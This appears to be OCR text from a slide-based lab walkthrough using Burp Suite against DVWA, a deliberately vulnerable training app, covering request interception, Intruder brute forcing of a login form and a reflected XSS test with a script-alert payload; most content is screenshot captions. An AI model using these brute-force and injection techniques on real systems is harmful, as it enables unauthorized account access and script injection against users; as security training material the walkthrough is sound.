
Intercepting the request




Sending the Request to Intruder





Intruder - Positions



Intruder - Payload








Username

Password

Submit


Burp Suite brute forcing is slow in the Free Edition! ☹


Attack is Successful!




Use Case 3
Cross Site Scripting (XSS)

Target


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
j <script>alert("Hi");</script>
Submit
More Information

Target




DVWA did not run the entered script.

Burp Suite HTTP History




Network proxy was set up, but intercept was off


Sending Request to Repeater




Repeater request and response



